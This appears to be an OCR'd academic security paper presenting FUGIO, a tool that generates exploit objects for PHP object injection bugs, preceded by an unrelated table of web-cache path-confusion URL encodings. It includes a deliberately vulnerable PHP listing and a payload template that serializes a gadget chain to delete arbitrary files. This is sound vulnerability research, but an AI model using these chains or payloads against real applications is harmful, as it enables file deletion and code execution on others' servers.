Table 6: The number of vulnerable websites detected via each path confusion variation in the large-scale measurement over the Alexa Top 10K. The middle rule separates the previously known variations above from the new ones we introduce in this research below. Percentages are calculated over the total number of findings.

Path Confusion Technique	Example	DE
Path Parameter	example.com/profile/not_a_file.css	618 (52.02%)
Encoded Newline	example.com/profile%0Anot_a_file.css	528 (44.44%)
Encoded Question Mark	example.com/profile%3Fname=valnot_a_file.css	801 (67.42%)
Encoded Semicolon	example.com/profile%3Bnot_a_file.css	863 (72.64%)
Encoded Sharp	example.com/profile%23not_a_file.css	526 (44.28%)
Encoded Slash	example.com/profile%2Fnot_a_file.css	559 (47.05%)
Double Encoded Newline	example.com/profile%25%30%41not_a_file.css	383 (32.24%)
Double Encoded Null	example.com/profile%25%30%30not_a_file.css	349 (29.38%)
Double Encoded Question Mark	example.com/profile%25%33%46not_a_file.css	387 (32.58%)
Double Encoded Semicolon	example.com/profile%25%33%42not_a_file.css	402 (33.84%)
Double Encoded Sharp	example.com/profile%25%32%33not_a_file.css	386 (32.49%)
Double Encoded Slash	example.com/profile%25%32%46not_a_file.css	365 (30.72%)

FUGIO: Automatic Exploit Generation for PHP Object Injection Vulnerabilities

Sunnyeo Park* *KAIST*
Daejun Kim* *KAIST*
Suman Jana *Columbia University*
Sooel Son *KAIST*

Abstract

A PHP object injection (POI) vulnerability is a security-critical bug that allows the remote code execution of class methods existing in a vulnerable PHP application. Exploiting this vulnerability often requires sophisticated property-oriented programming to shape an injection object. Existing off-the-shelf tools focus only on identifying potential POI vulnerabilities without confirming the presence of any exploit objects. To this end, we propose FUGIO, the first automatic exploit generation (AEG) tool for POI vulnerabilities. FUGIO conducts coarse-grained static and dynamic program analyses to generate a list of gadget chains that serve as blueprints for exploit objects. FUGIO then runs fuzzing campaigns using these identified chains and produces exploit objects. FUGIO generated 68 exploit objects from 30 applications containing known POI vulnerabilities with zero false positives. FUGIO also found two previously unreported POI vulnerabilities with five exploits, demonstrating its efficacy in generating functional exploits.

1 Introduction

A *PHP object injection* (POI) vulnerability is a security-critical PHP application bug [46] that enables diverse attacks, including cross-site scripting, SQL injection, and arbitrary file deletion. PHP supports the functionality of deserializing a string into a PHP object to facilitate the management of run-time objects. When exploiting a POI vulnerability, an adversary targets this functionality; the adversary passes a forged string into a deserialization function call, thus injecting an arbitrary PHP object into the target application scope.

A unique aspect of this attack is that the adversary should alter the properties and structures of the PHP object to invoke a series of user-defined functions or class methods, thereby allowing various types of web attacks. The technique used in composing this *exploit object* is called *property-oriented programming* (POP).

*Both authors contributed equally to the paper




Figure 1: A high-level overview of POP

Figure 1 depicts a high-level overview in which the adversary performs POP for arbitrary file deletion. The left side of the figure shows two legitimate call stacks that a target application implements. The right side shows a new stack trace that the adversary composes using POP, which the target application does not implement. After injecting the class object on the right side, the target application executes this new stack trace, thus deleting the file that the adversary chooses. The adversary connects two stack traces by injecting an object of which the `node` property has a `File` class object and feeds a file path by changing the `path` property. This new stack trace is called a *POP chain*, which invokes a series of user-defined existing class methods or functions.

The presence of a deserialization invocation with unsanitized user input merely poses a potential threat, whereas the existence of an actual exploit object poses a critical security threat. However, existing web scanning tools [32, 50, 58] only report potential POI vulnerabilities that merely deserialize user input. Unfortunately, generating exploit objects via POP requires a significant amount of human effort and expertise. However, there is no practical alternative for confirming the exploitability of such potential POI vulnerabilities.

Contributions. We propose FUGIO, the first automatic exploit generation (AEG) tool designed to find POI vulnerabilities and generate exploits for the identified vulnerabilities.

AEG for POI vulnerabilities requires addressing two challenges: 1) it is necessary to identify available POP chains that consist of user-defined methods and functions called *gadgets*

while considering the availability of these gadgets and their caller-callee relationships; and 2) for each identified chain, it should shape an injection object by properly setting not only the object hierarchy but also its multiple properties, thus following the execution flow that this POP chain specifies.

We choose to tackle AEG for POI bugs with feedback-driven targeted fuzzing aided by static and dynamic analyses. Specifically, FUGIO addresses both of the following challenges: 1) FUGIO identifies all POP chains by analyzing dynamically generated classes as well as statically defined classes and prunes unavailable gadgets when triggering a target POI vulnerability; and 2) FUGIO generates exploit objects that follow the execution of identified chains by conducting feedback-driven fuzzing on a debloated PHP application.

Given the source code of a target PHP application, FUGIO starts by collecting all class and function information via static analysis to identify all available gadgets. It also collects dynamically generated classes and functions when the POI vulnerability is triggered via dynamic analysis, thus allowing FUGIO to consider a comprehensive POP chain set.

Based on both of the analyses, FUGIO identifies feasible POP chains and generates a *program under testing* (PUT) that embodies all gadgets. When composing the PUT, it mimics the execution environment in which the vulnerability is triggered. FUGIO then conducts a feedback-driven fuzzing campaign on the PUT for each chain, thus generating exploit objects. The fuzzing process harnesses execution feedback when prioritizing promising inputs that reach gadgets deeper in the given chain and mutating property values. Once FUGIO finds a potential exploit, it inserts an attack payload into the properties of the exploit object to check whether the injected payload appears at the sink function, thus confirming the exploitation of the generated payload.

We evaluated FUGIO on 30 PHP applications, each of which has at least one known POI vulnerability. From these applications, FUGIO reported 68 exploitable chains and their actual exploits with zero false positives. We also applied FUGIO to the latest versions of two PHP applications: WordPress with WooCommerce [3] and Concrete5. FUGIO reported two previously unreported POI vulnerabilities with concrete exploits, thus demonstrating its efficacy.

In summary, we propose a new AEG tool for POI vulnerabilities that applies a series of static and dynamic program analyses and feedback-driven fuzzing. We demonstrate that the proposed technique is effective for generating exploits with zero false positives, which has notoriously demanded labor-intensive engineering efforts.

2 Background

2.1 PHP Object Injection

A PHP object injection (POI) vulnerability refers to a security-critical bug in a PHP application that entails remote code execution [46]. An adversary injects an input string that exploits this vulnerability, and the vulnerable application creates a PHP object when deserializing this injected string. The adversary programs this PHP object via POP, enabling it to invoke a series of class methods or functions that result in file deletion/creation, cross-site scripting, remote code execution, and other malicious behaviors.


```php
<?php
class Logger {
  public function __destruct() { // Magic method
    if ($this->logtype === "TEMPORARY") {
      $this->log->clear();
    } else {
      $this->log->save();
} } }
class Stream {
  public function clear() {
    $this->close();
  }
  public function close() {
    $this->handle->close();
} }
class TempFile extends Stream {
  public function save() {
    $tmpfile = tempnam("/tmp", "XYZ_");
    $data = file_get_contents($this->filename);
    file_put_contents($tmpfile, $data); // Sink
  }
  public function close() {
    unlink($this->filename); // Sink
} }
$data = unserialize($_COOKIE['data']); // POI bug
```

Listing 1: Exploitation of a POI vulnerability


Unserialization. PHP supports two built-in functions that developers often use to encode and decode object-type data: `serialize()` and `unserialize()`. These methods are designed to serialize a given object into a string and to convert a given string into an object, respectively. Unserialization also occurs when a file operation is performed on a PHP Archive (PHAR) file, such as `file_exists` and `is_file`, because this file type stores its meta-data in serialized form. Therefore, an adversary can inject an arbitrary object at run-time by feeding an input string into an `unserialize` invocation or by triggering file operations on an attacker's uploaded PHAR file. For the latter case, we assume that a forged PHAR file has already been uploaded to a target web server by exploiting an unrestricted file upload (UFU) vulnerability [40]. The adversary thus attempts to invoke PHP file operations on this uploaded PHAR file, which unserializes its meta-data.

Property-oriented programming. When exploiting a POI vulnerability, an attacker crafts an injection object by carefully choosing its property values to invoke a chain of existing class methods or functions. This chain reflects a call stack that starts from the entry method and ends with a method that invokes a security-sensitive function with attack payloads. This chain is called a *POP chain*, and each method of this POP chain is called a *gadget*.

Note that the injection of an arbitrary object does not always lead to code execution; for execution to occur, the PHP interpreter that runs a vulnerable application should invoke



(a) A POP chain triggering `unlink`



(b) An exploit object for 2a

Figure 2: An example of POP for the POI in Listing 1

the entry gadget in a POP chain. To achieve this, the attacker uses a *magic method* defined in the vulnerable application. Various types of magic methods are automatically invoked when certain conditions are met at run-time. For instance, a `__destruct` method is called when deleting an object in the class definition that implements this magic method.

The attacker is also required to adjust the properties of the injected object to invoke the next gadget within the previous gadget's body. The next gadget should be 1) a member method of the class containing the previous gadget, 2) a member method of a different class whose name is used at the invocation statement in the previous gadget, or 3) a user-defined function with no owner class.

Listing 1 shows a PHP snippet with the POI vulnerability at Line 25. The attacker is able to inject an arbitrary object via the "data" cookie. Figure 2a shows a POP chain devised by the attacker to exploit this vulnerability. This chain starts from the `__destruct` of a `Logger` object and ends with the `close` member method of a `TempFile` object in which a security-critical file deletion occurs at Line 23. Based on the chain, the attacker implements the serialized string on the left side of Figure 2b; this string is deserialized into a `Logger` object containing the `logtype` property, the value of the which is set to "TEMPORARY", and the `log` property, the value of which is set to a `TempFile` object. This object has the `filename` property, the value of which is set to a file path to delete, as shown on the right side of Figure 2b.

When this object is destroyed in runtime, its `__destruct` method is automatically invoked. Since the `logtype` property value is "TEMPORARY", `__destruct` invokes `clear` of `TempFile`, which sequentially calls `close` of `TempFile` and `unlink` with the target file name embodied in `filename`. Thus, the attacker is able to delete an arbitrary file by injecting the aforementioned input string. Note that the attacker assigns a `TempFile` object in the `log` property of `Logger` to connect the callsite at Line 5 to the second gadget, the `clear` member method of `TempFile`. This control flow is not intended by the application developers but is introduced by the attacker. The attacker does not introduce any new code but instead reuses existing gadgets by reshaping the hierarchy of objects and setting the appropriate property values.

The presented attack is analogous to code reuse attack techniques, such as *return-to-libc* [44], *return-oriented programming* [52], and *jump-oriented programming* [9]. However, it is different in that the basic block for executing code is a class member method in *POP*.

3 Motivation and Challenges

We propose an AEG approach for finding a POI vulnerability and generating injection objects that exploit this vulnerability. Existing off-the-shelf penetration testing tools, such as Burp [50] and Acunetix [32], focus only on identifying built-in callsites that deserialize user input, reporting potential POI vulnerabilities. The presence of their exploit objects is able to eliminate possible false positives; however, this task requires POP, which demands significant manual effort and expertise.

Dahse *et al.* [13] addressed this limitation by conducting a static analysis that reports promising POP chains. However, to eliminate false positives, this static approach still requires addressing the reachability analysis problem of finding the appropriate input to exploit one of the promising POP chains. Furthermore, as the number of promising chains increases, it becomes an arduous task to vet each chain and generate exploits. For instance, Contao CMS has at least 26,180 chains, making it improbable to manually check these chains and generate working exploits for five exploitable chains.

Performing AEG for POI vulnerabilities must achieve the following objectives: 1) find a POI vulnerability; 2) identify POP chains of available gadgets when triggering the identified vulnerability; and 3) generate input objects for exploitable POP chains among those identified, thus reporting the exploitability of the vulnerability.

Considering that the aforementioned static and pen-testing tools [13, 32, 50, 58] can already find potential POI vulnerabilities that pass user input into deserialization function calls, we do not emphasize the contribution of detecting potential POI bugs. Rather, our core contribution lies in generating exploit objects, which is required to address the second and third objectives. We explain the technical challenges of each objective below.

Identifying POP chains. An AEG tool should identify all POP chains that take into account gadgets from all loadable classes at the location where user inputs are deserialized.

(C1-1) The dynamic nature of PHP makes it difficult to identify loadable classes and their gadgets. The autoload feature enables the loading of any existing classes via invoking developer-specified load callbacks. Also, many PHP CMS applications rely heavily on dynamically generated PHP classes. Thus, considering only statically defined classes results in not considering available gadgets for POP and produces false negatives.

(C1-2) A naive algorithm for connecting loadable gadgets produces a prohibitive number of POP chains to vet when assessing exploitability. For instance, in Listing 1, `__destruct`




Figure 3: FUGIO architecture: A workflow overview of AEG for POI vulnerabilities

has two callsites that invoke `clear` and `save`. From this entry gadget of `__destruct`, the attacker can connect to different gadgets with the name of either `clear` or `save` by manipulating `$this->log`. Therefore, as the number of invocations within gadgets increases, the number of possible candidates to connect from a given gadget increases. This especially becomes problematic when enumerating long chains because the number of POP chains increases exponentially as length increases.

Generating exploits. An AEG tool should generate an exploit object with multiple property values that enable the exploit execution of an identified chain without disruption. This poses the difficult problem of generating an appropriate input that enables an application to reach a target statement.

Consider a gadget containing multiple conditions in its body. When the invocation statement of the next gadget involves passing these conditions, the tool is required to generate the appropriate property values to pass these. For instance, in Listing 1, if the next gadget of `Logger::__destruct` is `TempFile::clear`, the `logtype` of the object to inject should be "TEMPORARY", and the `log` should be a `TempFile` class object. Furthermore, the tool should also provide an attack payload to be fed into an actual parameter of a security-sensitive sink in the last gadget by injecting property values.

We choose feedback-driven fuzzing for generating exploits. Note that symbolic execution is undoubtedly applicable to systematically generating exploit objects [4, 11, 67]. However, this approach requires modeling the semantics of PHP built-in functions in terms of our symbols, which demands a heavy engineering effort; we observed that 30 applications in our benchmark used 460 built-in PHP functions in about 300 thousand of the identified gadgets in our evaluation. Furthermore, as the PHP interpreter evolves, more built-in functions will need to be supported for symbolic execution. Therefore, we choose a more general approach of fuzzing, which entails the risk of false negatives.

Fuzzing. Fuzzing a target PHP application invites distinctive technical challenges.

(C2-1) It is difficult to establish a high throughput when conducting stateless fuzzing on a large PHP application. When the size of a target PHP application is large, executing the application with each generated input is a slow process, which impedes fuzzing performance; 30 PHP applications in our benchmark required 0.6 sec, on average, to execute one object input, which is significantly slower than state-of-the-art fuzzers [10]. This is because the target application also executes modules that are not related to POI vulnerabilities. Furthermore, these modules can produce side effects that change an internal program state or even render the target application unable to run due to a large number of fuzzing attempts. Lastly, it is time-consuming to restore the application to its initial state after each fuzzing attempt.

(C2-2) It is not straightforward to devise an exploit object with multiple property values via fuzzing. A vast volume of existing fuzzing literature models fuzzing inputs as byte streams. However, generating an exploit object for POI vulnerabilities demands performing property-oriented programming, which requires altering multiple properties and shaping the object hierarchy to enable the execution of a POP chain. How can we identify the required properties for an exploit object? What properties should be selected for mutation? How should we mutate and generate the selected property values? These questions should be addressed to generate exploits via fuzz testing.

4 Overview

We propose FUGIO, a system that detects POI vulnerabilities in a target PHP application and confirms the exploitability of the detected vulnerabilities by generating exploit objects.

To address the two aforementioned challenges, FUGIO conducts both static and dynamic program analyses to consolidate all statically declared and dynamically generated gadgets *(C1-1)*. FUGIO then conducts a coarse-grained inter-procedural taint analysis (with the objective of pruning unnecessary POP chains) and performs a depth-bounded breadth-first search that enumerates all promising chains *(C1-2)*.

FUGIO generates exploits by conducting feedback-driven fuzzing, thus addressing the second challenge. To achieve a high throughput of fuzz testing, FUGIO synthesizes a program under testing (PUT) that simulates the execution environment

in which a POI vulnerability is triggered *(C2-1)*. FUGIO leverages branch coverage, run-time reference errors, and hints that appear in conditional expressions during fuzzing to devise more promising input objects in terms of reaching deeper gadgets in the POP chain being tested *(C2-2)*.

FUGIO consists of five components: POI detector, static analyzer, dynamic analyzer, POP chain identifier, and POP chain fuzzer. These components work together to find POI vulnerabilities and to generate their exploit objects. Figure 3 depicts the workflow of FUGIO. It takes a target PHP application source code and URL as input. The POI detector starts to crawl the websites to detect POI vulnerabilities and passes the detected vulnerability to the dynamic analyzer. The static and dynamic analyzers collect data for identifying POP chains from the given source code and the execution environment, respectively when the detected vulnerability is triggered. Using these analyses, the POP chain identifier computes promising POP chains and generates a PUT. For each identified chain, the fuzzer performs fuzz testing on this PUT until it finds concrete exploits.

5 Design

5.1 POI Detector

The POI detector detects potential POI vulnerabilities in a target PHP application through dynamic testing. Specifically, it dynamically detects injection points that take in a predefined input string and convert it into a PHP object.

Given a target PHP application with its URL, the detector starts by crawling the application and computing a list of URLs to visit. When visiting each webpage in this list, the detector extracts `<a>` and `<form>` tags. From each `<a>` tag, the detector builds a GET request template to its destination URL. From each `<form>` tag, the detector extracts its action, method, and input parameters, each of which has a key and the default value. The detector then assembles these components and generates a request template with input parameters.

Accordingly, from each request template, the detector generates a list of testing requests with our input string. For each GET, POST, and COOKIE parameter in this request template, the detector injects a predefined serialized string that represents our testing PHP object, thus generating a set of testing requests; in each of these requests, one input parameter holds our predefined string. The detector then sends each testing request and observes whether a PHP built-in callsite that deserializes a user input is invoked with our testing object. For this, FUGIO hooks 26 predefined PHP built-in functions that involve the deserialization of user inputs, such as `unserialize`, `is_file`, and `file_exists`, using *runkit* [14] or *uopz* [34]. In short, when one of these built-in functions is invoked with an actual parameter that holds our testing object, the detector reports this invocation as a potential POI vulnerability and passes this callsite information to the dynamic analyzer.

5.2 Static Analyzer

The static analyzer computes *static summaries* for user-defined classes and functions that are later used for generating POP chains and a PUT by the POP chain identifier (§5.4).

The analyzer takes in the source code of the target application and outputs a static summary for each file. This static summary contains *function summaries* and *class summaries* that hold the information of functions and classes defined in this file. It starts by parsing each PHP file into a set of abstract syntax trees (ASTs) and then analyzes all definitions of functions, classes, interfaces, and traits. For each defined class, the static analyzer extracts information, including a name, namespace, its parent class, implemented interfaces, used traits, and the definition itself. It then stores this information in the class summary of the PHP file defining the class. This summary also includes the name and visibility of each defined property and member method.

When parsing a function or member method definition, the static analyzer extracts its function prototype and computes a function summary that contains caller-callee relationships. For each method invocation (e.g., `$receiver->method()`) within the function or member method definition, the analyzer extracts a target method name and its receiver class candidates. When the invocation explicitly uses `$this`, the static analyzer precisely infers the receiver as the owner of the target method or this owner's parent class. Otherwise, it assigns a set of classes that include member methods with the target method name to the receiver candidates, computing a conservative set of all possible classes. However, when there are intra-procedural data flows from the assignment statement of a newly instantiated class involving the `new` keyword to this receiver (e.g., `$receiver = new ClassA`), the analyzer uses this class as the receiver. This caller-callee information in each file summary is later used when connecting gadgets to build POP chains.

For each member method and function, the static analyzer computes flow-insensitive intra-procedural data flows from its formal parameters and its owner properties to the arguments of each invocation callsite in the body. The function summary contains these data flows, which are later used to prune non-exploitable intermediate gadgets in which the attack is unable to change the actual arguments of subsequent gadgets by adjusting the property values of an injection object.

5.3 Dynamic Analyzer

The dynamic analyzer computes *function summaries* and *class summaries* for dynamically generated classes and functions that are not statically defined in the target application source code. These summaries are also later consumed by the POP chain identifier for generating chains and the PUT.

Given a POI vulnerability, the dynamic analyzer collects additional information that the static analyzer is unable to

obtain. For this, FUGIO creates a PHP file that installs hooks to PHP built-in functions that internally deserialize user input, such as `unserialize`, `file_exists`, and `fopen`, using the *runkit* [14] or *uopz* [34] extensions. We inject this file into the target web application using the `.htaccess` file.

When the given POI vulnerability is triggered, the installed hook attempts to load all classes obtained via the static analyzer. Note that PHP supports the autoload feature, which invokes developer-specified callbacks when accessing unloaded classes. Because many PHP applications use this autoload feature, it is important to know which classes can be loaded dynamically. We use `class_exists` to check whether a given class is loaded. Otherwise, this function automatically tries to load the given class using the corresponding autoload. By invoking `class_exists` for all classes, we obtain a list of loadable classes.

The dynamic analyzer subsequently examines loaded functions, classes, interfaces, and traits when their bodies are not statically defined. The analysis process is the same as the analyses performed in the static analyzer. However, the dynamic analyzer examines classes and functions that are dynamically defined, which do not exist in the source code. Note that Dahse *et al.* [13] did not consider these dynamically generated functions or classes.

Finally, the dynamic analyzer stores environmental variables (e.g., `$_ENV` and `$_SERVER`) and global variables (e.g., `$_GLOBAL`) when these hooking methods are called. In the next step, these variables are used to generate a PUT that mimics the execution environment in which the given POI vulnerability is triggered.

5.4 POP Chain Identifier

Based on information from the static and dynamic analyzers, the POP chain identifier emits a list of available POP chains and a PUT to use in performing fuzz testing.

5.4.1 POP Chain Identification

A POP chain is a sequence of gadgets that reflects a stack trace from a magic method to a sensitive sink when the exploitation of a target POI vulnerability occurs. Based on the type of this sensitive sink, the adversary is able to conduct different kinds of attacks. In this paper, we specified a total of 26 sensitive sinks causing file creation/modification/deletion, shell command injection, and remote code execution.

For each invocation of sensitive sinks, FUGIO checks whether the attacker can change the actual arguments of the invocation using the function summary of the function or method (m) that embodies the invocation (§5.2). It checks whether there is an intra-procedural data flow from any formal parameters of m or the properties of the owner class of m. If so, FUGIO takes this sink function into account when generating POP chains. Otherwise, FUGIO excludes this sink function because there is no way for the attacker to directly change such arguments via injecting objects. For instance, from Listing 1, FUGIO finds two sensitive sinks, `file_put_contents` (in Line 20) and `unlink` (in Line 23), by checking the intra-procedural data flow analysis of the `save` and `close` methods, respectively. FUGIO then checks for the existence of data flows from the `filename` property to the second argument of `file_put_contents` and the first argument of `unlink`.

The chain identifier is required to generate POP chains, each of which consists of gadgets along the path from a magic method to each target sensitive sink. One naive solution for this is to conduct a depth-first search from each magic method to a target sensitive sink, generating all feasible chains. However, traversing the downstream of a callee from an entry magic method may not encounter any sensitive sinks, thus wasting computation resources. Also, when there exists a cycle in call chains, the algorithm does not terminate.

Instead, we designed an algorithm that builds a depth-bounded call tree in a breadth-first manner as shown in Figure 4. Specifically, for each invocation of target sinks, the chain identifier of FUGIO computes a call tree, the root of which is the method embodying the invocation. Then, for each leaf node that indicates a function or method (m), it iteratively attaches new nodes, each child node of which corresponds to a potential caller of m. The chain identifier builds this tree until its height grows up to a given height, which is a parameter that auditors specify. We chose seven for this parameter in our evaluation (§7.4). By means of this height-bounded tree search, FUGIO is able to enumerate POP chains, even when there are cycles in calling gadgets.

Attaching leaf nodes. When attaching potential callers of the gadget (m) to each leaf, the chain identifier considers not only authentic callers that the developers intended for m but also forged callers that the adversary enforces for m via manipulating object properties. Specifically, the chain identifier collects all function summaries that have invocation statements of which 1) the target callee name is the same as m and 2) the number of actual parameters is the same as the number of formal parameters of m. This collected set of function summaries becomes the set of potential callers of m to attach. From the potential callers, the chain identifier further removes callers of which the invocation statements have statically deterministic receivers that do not indicate the owner class of m. Remind that via the static analysis, FUGIO already computed a conservative receiver set for each invocation (§5.2).

Considering that the chain identifier leverages static information when attaching potential callers of m, it misses call edges when potential callers are statically undecidable; for a reflective callsite, such as `$receiver->$method`, the chain identifier is unable to determine its possible callees, thus missing chains that contains this call edge. We discuss false negatives due to these reflective callsites in §7.3.2.

Generating chains. After building the call tree for each sink,

the chain identifier finds the leaf nodes that represent magic methods. For each identified leaf node, it computes a path to the root node, thus emitting a chain of tree nodes, each of which corresponds to a POP gadget.

Before passing the identified POP chain to the next step, the chain identifier performs an inter-procedural data flow analysis to prune the chains that do not have any data flows from gadget properties to actual arguments of the sensitive sink, rendering it infeasible for the attacker to change these actual arguments. We leverage the function summary of each gadget that lies in this POP chain and compute inter-procedural data flows within the POP chain.




Figure 4: A call tree from `unlink` in Listing 1

5.4.2 PUT Generation

FUGIO synthesizes a PUT in PHP that is relatively smaller than its original application but contains all the gadgets necessary to generate exploits. FUGIO first extracts all class and function definitions from the summaries that the analyzers compute. To avoid possible conflicts of class and function names, FUGIO emits one file for each definition. We call this generated file a *definition file*.

FUGIO then generates the head and body parts of the PUT. In the head part, FUGIO sets all the environment and global variables provided by the dynamic analyzer. FUGIO then writes the body part to include all definition files that contain all the gadgets that are loaded and loadable when exploiting a target POI vulnerability. The body part ends with the `unserialize` invocation, which takes in a serialized input string that the fuzzer later provides. This PUT takes in this input string from a shell command invoking the PHP interpreter running the PUT. Therefore, the fuzzer invokes `unserialize` using a generated input in this PUT, which simulates the execution environment when exploiting the POI vulnerability.

Instrumentation for feedback. Before conducting feedback-driven fuzzing, FUGIO instruments a given PUT to obtain three kinds of feedback when conducting fuzz testing of each object input: 1) the execution trace that contains executed conditional expressions and invoked methods, 2) the number of executed gadgets in the POP chain, and 3) hints for property values from conditional expressions.

To obtain the first and second types of feedback, we design FUGIO to insert code that reports their execution at every function entry, before and after every conditional expression, and at every invocation statement of user-defined functions. Specifically, each instrumented code emits the hash value of its line and file, thus leaving an execution remark.

This step also inserts code that reports hints for property values, which the fuzzer leverages to generate precise property values. In Listing 1, `$this->logtype` needs to be set to "TEMPORARY" to invoke the `clear` (Line 5), but it is improbable to randomly generate this specific string. For this, the instrumented code reports constants and type-checking built-in functions, such as `is_string()` and `is_int()`, which appear in executed conditional statements. These reported constants and built-in functions are later used to generate property values. We call this type of property generation *property hinting*.

Algorithm 1: Fuzzing

Input : An instrumented PUT (*put*)
A POP chain (*pop_chain*)
Output : Payloads

```
1  seed_pool ←[]
2  init_seed ← GenerateInitialSeed(pop_chain)
3  AddSeed(seed_pool, init_seed)
4  while True do
5      seed ← SelectSeed(seed_pool)
6      input ← MutateSeed(seed)
7      execution ← ExecutePUT(put, input)
8      result ← AnalyzeExecution(execution)
9      if NewPath(result) then
10         AddSeed(seed_pool, input)
11         if SinkReached(result) then
12             Report(input, "Probably Exploitable")
13             if Oracle(input) == success then
14                 Report(input, "Exploitable")
15                 break
16         else
17             if ExecutedGadgets(input) >
                 ExecutedGadgets(seed) then
18                 AddSeed(seed_pool,
                     GenerateNextGadgetSeed(input))
19             hinted_properties ← AnalyzeConditions(result)
20             foreach prop ∈ hinted_properties do
21                 AddSeed(seed_pool,
                     GenerateHintedSeed(input, prop))
22     else if reference error occurs then
23         missing_property ← AnalyzeError(execution)
24         AddSeed(seed_pool,
             AddProperty(input, missing_property))
```

5.5 POP Chain Fuzzer

Given a PUT and a POP chain, the fuzzer conducts feedback-driven fuzzing on the PUT, generating an exploit object.

Algorithm 1 describes the overall process of fuzzing. Given a POP chain and a PUT, the fuzzer initiates a fuzzing campaign during a given time period. The fuzzing process starts by preparing an initial seed pool (Lines 1–3). It then repeats the following procedures until finding an injection object that

executes the sensitive sink in the POP chain with an attack payload. The fuzzer picks a seed based on its previous execution feedback (Line 5) and mutates this seed, thus generating a new injection object to test (Line 6). The fuzzer then executes the instrumented PUT with the mutated seed and analyzes the execution feedback (Lines 7–8). When this mutated seed contributes to increasing branch coverage, the fuzzer adds this seed to the seed pool (Lines 9–10). Furthermore, if this mutated seed executes more gadgets than the existing seed, the fuzzer also derives new seeds that target one step deeper in the POP chain (Lines 17–18). It also computes new seeds by assigning property values in the current mutated seed by leveraging constants and inferring property types based on the usages of properties that appear in the executed conditional statements (Lines 19–21). The remaining section details each step in the fuzzing process.

Seed optimization. We prioritize a seed input that reaches a deeper gadget in a given chain or the security-sensitive sink in the last gadget of the chain when selecting a seed to mutate.

The fuzzer starts by preparing an empty seed pool (Line 1) and generates an initial seed input. This initial seed input is an object of which the class holds the first gadget of the given POP chain. Then, this initial seed is added to the seed pool (Lines 2–3). The fuzzer then picks a seed from the seed pool (Line 5). For each seed, the fuzzer stores its execution results: 1) the number of selections of the seed, 2) the hash of its property tree, and 3) the maximum depth of executed gadgets in the POP chain. Based on this information, the fuzzer prioritizes a less frequently executed seed that has a deeper executed gadget.

More formally, we define $diff$ as the difference between the length of the POP chain and the maximum depth of executed gadgets in the POP chain. Then, we use Equation 1 to assign the probability for a target gadget depth; the greater depth the executed gadget has, the greater chance of being selected the target depth has.

$$score_i = \frac{1}{1 + e^{\frac{5 \times diff_i}{\max(cur_depth)}}}, \quad P_i = \frac{score_i}{\Sigma score_i} \tag{1}$$

After selecting a target gadget depth, the fuzzer then selects one seed among those in the seed pool that have reached this target depth in their execution.

When the seed pool includes seeds that reach the sink, FUGIO splits the probability of 1.0 into 0.9 and 0.1. It then uniformly distributes the probability of 0.9 across seeds that have reached the sink. The probability of 0.1 is also uniformly distributed across the remaining seeds in the pool. When there is no seed reaching the sink, the fuzzer assigns the same probability to each seed that shares the target gadget depth. It also decreases the probability of each seed as the number of this seed selection increases, thus increasing the chance of being selected for less-selected seeds.

Input generation. Generating an injection object requires 1) designing the structural hierarchy of multiple classes that reflects a given POP chain and 2) assigning proper values to the properties of these multiple classes, which facilitates reaching the sensitive sink with an attack payload. We leveraged a tree data structure called a *property tree* when generating and mutating this injection object. Its root node represents a class object of which the class holds the magic method, the entry gadget of a given POP chain. Each node of its descendants represents a class object property; it contains the property name, its visibility, type, and value. When a property type is a class object, this node holds class candidates that the property may have. In addition, this node becomes the parent node of a subtree that indicates another class object having another gadget in the POP chain.

```
1  <?php
2  class Logger {
3    public $logtype;
4    public $log;
5    function setProp($name, $value) {
6      $parent_class = get_parent_class();
7      if ($parent_class &&
8          property_exists($parent_class, $name)) {
9        parent::setProp($name, $value);
10     }
11     $this->$name = $value;
12   }
13   function getProp($name) {
14     return $this->$name;
15 } }
16 class Stream {
17   ...
18 }
19 class TempFile extends Stream {
20   public $filename;
21   ...
22 }
23 $input = new Logger;
24 $input->setProp('logtype', "TEMPORARY");
25 $input->setProp('log', new TempFile);
26 $input->getProp('log')
27       ->setProp('filename', "FILE_PATH");
28 echo base64_encode(serialize($input));
```

Listing 2: Example of a payload template

